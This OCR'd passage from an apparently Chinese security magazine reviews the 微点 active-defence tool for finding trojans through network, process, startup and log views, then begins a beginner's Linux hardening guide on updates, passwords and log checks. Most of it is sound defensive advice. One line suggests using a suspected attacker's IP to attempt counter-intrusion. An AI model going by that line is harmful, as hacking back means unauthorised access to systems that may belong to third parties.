


图6




图7

进程名称、流量、端口、连接的IP地址，一目了然了。看看哪个程序比较可疑，比如既不是系统程序，也不是我们平时的软件程序，而是一些陌生的exe在运行，并且连通了网络的，这个时候就可以采取一些措施了，至少要先把它的网络连接断开，然后把此程序禁止连接网络。

从图6中也可以看到对方的IP地址，甚至可以尝试反入侵。我们来做个测试，我用nc.exe进行监听端口，然后自己telnet上去，发送一些数据，我们再对着刚才的“进程网络程序”列表中nc.exe，点击右键，有好几个选项，分别是：程序信息，进程信息，流量图，结束进程。程序信息和进程信息，可以看到程序在系统中的位置，此文件修改的注册表项，此文件生成的文件，创建时间等，对于你在分析这个程序是否是木马的时候，会带来很大的帮助，因为有些木马是会在程序中释放文件的，并且观察修改时间，修改注册表项，当我用nc发送跟接受数据的时候，再看看流量图，也可以找些蛛丝马迹，如图7。

好了，经过以上的分析，我们已经基本可以确定木马是否存在了。

三、系统分析

木马毕竟也是依赖于我们的系统来运行的。那么我们在进行了网络分析以后，来对系统进行分析。这次我们就可以来个揪马的正式行动了。

“系统分析”主要有几项功能：进程综合信息，系统自启动信息，模块进程，注册表修复，系统信息（个人认为这个功能中几乎集合了冰刃的所有核心功能，以后对于我们手工清除木马是有很大的帮助的）。看看“进程综合信息”，它帮我们智能化的分类了，把各个进程都划分好了，让我们可以比较好区分究竟是系统程序、应用软件还是其他软件？

此外，点击其中一个进程还可以在下面的小方框中看到它所加载的dll模块信息，及详细路径，如图8。




图8

我们知道现在有许多木马都是加载dll隐蔽启动的，所以这个功能在我们分析木马、清除木马的时候可以起到很大的作用。当发现一些可疑dll的时候，可以结束它，然后找到其路径去清除它。接下来是“系统自启动信息”，这功能比一般的查看自启动的信息的小软件功能要强多了，它不单只列出了要启动的程序，还把驱动，dll动态链接库等都详细的列出来了，如图9。



图9

木马都是自动启动的，那么当我们删除了木马的源文件以后，就要到这些启动项中把它的自启动项给删除了。否则，启动电脑时就会报错了。

还有个注册表修复功能。朋友们，是不是经常遭遇IE首页被恶意修改啦？或者是病毒作乱，把你的开始菜单，运行都给禁止了，不用怕。看看这里，如图10。傻瓜化操作吧？那我就不浪费时间拉，大家自已都会的了。




图10

四、安全日志

安全日志主要分为：病毒日志、木马日志、溢出日志、蠕虫日志、网络入侵日志、异常网络访问日志和可疑程序访问日志。这些我想大家都比较好理解了，日志就是记录电脑每天的一些行为记录的。这里跟普通的防火墙不同的就是它把日志进行了详细的归类管理，让使用者可以更加智能地判断问题究竟出在哪里？可以让使用者在解决问题的时候，更有清晰的思路。

五、系统日志

系统日志主要分为：管理员日志、进程启动日志、注册表生成日志、注册表变更日志。

管理员日志记载的是一些管理员的操作，有时候当系统出了问题的时候，可以查看一下此日志看看是否有误操作的纪录。而对于后面的三项日志，则对木马、病毒的入侵的分析，也有很大的帮助。进程启动日志，就是启动了哪些程序之类的日志。如果启动了一些陌生的程序，我们理所当然怀疑了。注册表生成日志和注册表变更日志也是的，假若我们没有安装什么软件，也没有自己手工修改注册表，却发现注册表的日志里有记录，则要小心为妙了。

“微点”就这样飘忽于网络界攻与防的边界！好了，还有更多更强大的功能就让大家自己去体会，去挖掘了。不过此版本还是试用版，限用期是90天，要想体验的朋友就尽快抢先注册了。

（本文涉及到的软件微点主动防御软件光盘有收录）

Linux初级安全指南



疯狗[B.C.T]

目前学习Linux的人越来越多，很高兴我也成为了其中的一员。喜欢Linux，喜欢它开源的思想，喜欢它自由的理念，喜欢它的一切……国内学Linux的人还在少数，就是因为人们对它不了解，下面我拿Linux受人关注的几个方面给大家做个说明，让大家初步了解Linux下个人用户的基本安全和优化配置。


首先是安全，做任何事都是安全第一嘛，一般人对Linux模糊的印象就是很安全的操作系统，这是相对来说的，为什么说相对呢，那就是人们对Linux的冷漠以及陌生，加上Linux用户少之又少，所以世面上大部分黑客攻击工具、木马都是针对Windows系统的，针对Linux的很少，反而使Linux成了一方净土，但是作为Linux系统，同样存在很多漏洞，黑客可以利用这些漏洞控制你的整个系统。实践证明，无论是那种系统，默认安装都是不安全的，不管你是Windows也好，Linux或其他什么系统也好，默认安装的都有很多漏洞，世界著名黑客凯文米特尼克说过：“我可以进入任何一台默认配置的主机”，这并非骇人听闻，其实任何系统，经过精心的配置，补上安全漏洞，可以说它是安全的，而并非安装防火墙，杀毒软件就安全了，这是错误也是很幼稚的说法，怎样做才能安全呢？我做了如下总结。

一、升级系统中所有软件包最新版本

这个是最重要的，和Windows的Updata功能差不多，其实就是打补丁，只不过都是升级新版本的形式出现的，不同版本的Linux系统都有自己的更新程序的，它们都可以自己搜索更新，并自动完成安装。

二、合理分配用户权限

密码是电脑安全第一关，如果你的系统还在用默认空口令，而且还开启telnet、ssh等服务的话，无疑是给黑客敞开了大门，所以系统安装完后要立即更改root等用户密码。可以使用passwd命令，但是大家记住，只有超级用户可以使用passwd命令修改用户密码的！该命令格式：passwd [用户名]，用法如下：如果要修改fenggou这个用户密码，首先打开X下的字符终端，输入passwd fenggou，会提示New UNIX password，即输入新密码，输入后还要在此输入新密码确认，如图1。



```
[root@FengGou ~]# passwd
Changing password for user root.
New UNIX password:
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@FengGou ~]# passwd fenggou
Changing password for user fenggou.
New UNIX password:
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@FengGou ~]#
```

图1

从上图可以看出如果不加用户名默认修改的是root，还有密码输入是没有回显的。大家注意。其实是可以图形界面修改的，但是终端很方便，用Linux一定要养成经常使用终端的好习惯。另外，口令的保护还涉及到对/etc/passwd和/etc/shadow文件的保护，必须做到只有系统管理员才能访问这2个文件！

三、定期检查日志

Linux的日志文件一般在/var/log中，在这个目录下你会看到很多后面带有数字的文件，这些文件是在日志文件被循环的时候创建的，日志文件被循环使用，所以不会太大，但是黑客在攻击后经常删除、修改日志文件，所以一定要限制/var/log目录的访问，禁止一般权限用户查看、修改日志内容。大部分日志文件使用纯文本格式，任何文本编辑器都可以查看，当然也有日志查看器，比如Red Hat的Logviewer，主菜单→系统工具→系统日志即可，而且更加细致简洁，如图2。

关于日志的分析我给大家推荐一个不错的工具——Logcheck，Logcheck是用来自动检查系统安全入侵事件和非正常活动记录的工具，它分析各种Linux日志文件，像/var/log/messages，/var/log/secure，/var/log/maillog等等，然后生成一个可能有安全问题的问题报告。

